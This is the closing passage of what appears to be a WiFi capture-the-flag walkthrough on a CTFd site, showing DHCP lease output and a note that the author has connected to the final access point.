DHCPOFFER of 192.168.7.95 from 192.168.7.1
DHCPREQUEST for 192.168.7.95 on wlan2 to 255.255.255.255 port 67
DHCPACK of 192.168.7.95 from 192.168.7.1
bound to 192.168.7.95 -- renewal in 35688 seconds.
root@WiFiChallenge:~#

```

And thats all, now we are conneted to the last AP.

Desarrollado por CTFd